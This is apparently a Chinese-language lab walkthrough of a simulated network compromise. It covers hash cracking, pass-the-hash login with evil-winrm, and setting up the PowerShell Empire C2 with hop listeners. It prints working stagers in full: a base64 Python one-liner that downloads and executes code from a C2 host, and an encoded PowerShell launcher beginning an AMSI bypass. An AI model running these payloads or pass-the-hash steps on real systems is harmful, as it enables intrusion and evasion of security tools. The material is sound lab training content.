
这里题目提示我们解Thomas的密码,官方推荐用这个在线网站,不过还是习惯了cmd5和somd5
cmd5为付费记录,somd5成功解出

hash传递winrm
这里我也不懂涉及这些的意义是什么,webshell阶段就拿下system权限了,而且新增了管理员,还要抓管理员hash来控制,可能是怕我们新增账号被删除吧
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.180.150
回答问题
What is the Administrator password hash?(37db630168e5f82aafa8461e05c6bbd1)
What is the NTLM password hash for the user “Thomas”?(02d90eda8f6b6b06c32d5f207831101f)
What is Thomas’ password?(i<3ruby)
任务22-Command and Control Introduction
介绍c2,无太多需要记录的点
任务23-Command and Control Empire: Installation(安装帝国C2)

安装
sudo apt install powershell-empire starkiller
启动
# 启动服务器
sudo powershell-empire server

# 启动客户端
powershell-empire client
# 客户端配置
/usr/share/powershell-empire/empire/client/config.yaml
connect HOSTNAME --username=USERNAME --password=PASSWORD

# 启动图形化
starkiller

# api默认配置
https://localhost:1337
empireadmin/password123
任务24-Command and Control Empire: Overview
Can we get an agent back from the git server directly (Aye/Nay)?
需要外层机器转发
任务25-Command and Control Empire: Listeners
创建监听器

任务26-Command and Control Empire: Stagers(生成载荷)


下载下来看看他在做什么


任务27-Command and Control Empire: Agents
上线
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5czsKaW1wb3J0IHJlLCBzdWJwcm9jZXNzOwpjbWQgPSAicHMgLWVmIHwgZ3JlcCBMaXR0bGVcIFNuaXRjaCB8IGdyZXAgLXYgZ3JlcCIKcHMgPSBzdWJwcm9jZXNzLlBvcGVuKGNtZCwgc2hlbGw9VHJ1ZSwgc3Rkb3V0PXN1YnByb2Nlc3MuUElQRSwgc3RkZXJyPXN1YnByb2Nlc3MuUElQRSkKb3V0LCBlcnIgPSBwcy5jb21tdW5pY2F0ZSgpOwppZiByZS5zZWFyY2goIkxpdHRsZSBTbml0Y2giLCBvdXQuZGVjb2RlKCdVVEYtOCcpKToKICAgc3lzLmV4aXQoKTsKCmltcG9ydCB1cmxsaWIucmVxdWVzdDsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydjoxMS4wKSBsaWtlIEdlY2tvJztzZXJ2ZXI9J2h0dHA6Ly8xMC4yNTAuMTgwLjUvJzt0PScvYWRtaW4vZ2V0LnBocCc7CnJlcT11cmxsaWIucmVxdWVzdC5SZXF1ZXN0KHNlcnZlcit0KTsKcHJveHkgPSB1cmxsaWIucmVxdWVzdC5Qcm94eUhhbmRsZXIoKTsKbyA9IHVybGxpYi5yZXF1ZXN0LmJ1aWxkX29wZW5lcihwcm94eSk7Cm8uYWRkaGVhZGVycz1bKCdVc2VyLUFnZW50JyxVQSksICgiQ29va2llIiwgInNlc3Npb249SklGMnl6VEMyZ2p2Rjhmb3pwRTVVUWZud21jUnl3QWFiVlYxTnpLR3lQOXFldFBZTnlUVy8xVDd5cjQ9IildOwp1cmxsaWIucmVxdWVzdC5pbnN0YWxsX29wZW5lcihvKTsKZGF0YT11cmxsaWIucmVxdWVzdC51cmxvcGVuKHJlcSkucmVhZCgpOwpleGVjKGRhdGEpOw=='));" | python3 &
成功上线

回答问题
Using the command for guidance: in Empire CLI, how would we run the command inside an agent?help whoami(shell whoami)
任务28-Command and Control Empire: Hop Listeners(跳板监听器)

由于git服务器无法请求直接到我们的C2,所以可以借助Empire的Hop Listeners(跳板监听器)
-
表面上看起来和普通 HTTP listener 一样
-
但它 不会直接在攻击机上开端口等待连接
-
而是会生成一组文件
-
这些文件需要:
- 上传到已被攻陷的“跳板服务器”(例如 Web 服务器)
- 由该服务器通过 HTTP 对外提供访问
操作
目标机器:10.200.180.150,跳板:10.200.180.200,这里需要注意端口最好大于15000,但是这里我一直创建不成功

查了资料后发现不推荐使用apt安装的Empire,可能和Starkiller版本不匹配导致一些bug,安装了新版本后可以正常使用了,项目地址
任务29-Command and Control Git Server(通过跳板监听器控制Git Server)

生成stager
使用multi/launcher,监听选择hop的

powershell -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUALgBQAFMAVgBlAHIAcwBpAG8AbgAuAE0AYQBqAG8AcgAgAC0AZwBlACAAMwApAHsAJABSAGUAZgA9AFsAUgBlAGYAXQAuAEEAcwBzAGUAbQBiAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBlAHQARgBpAGUAbABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4AUA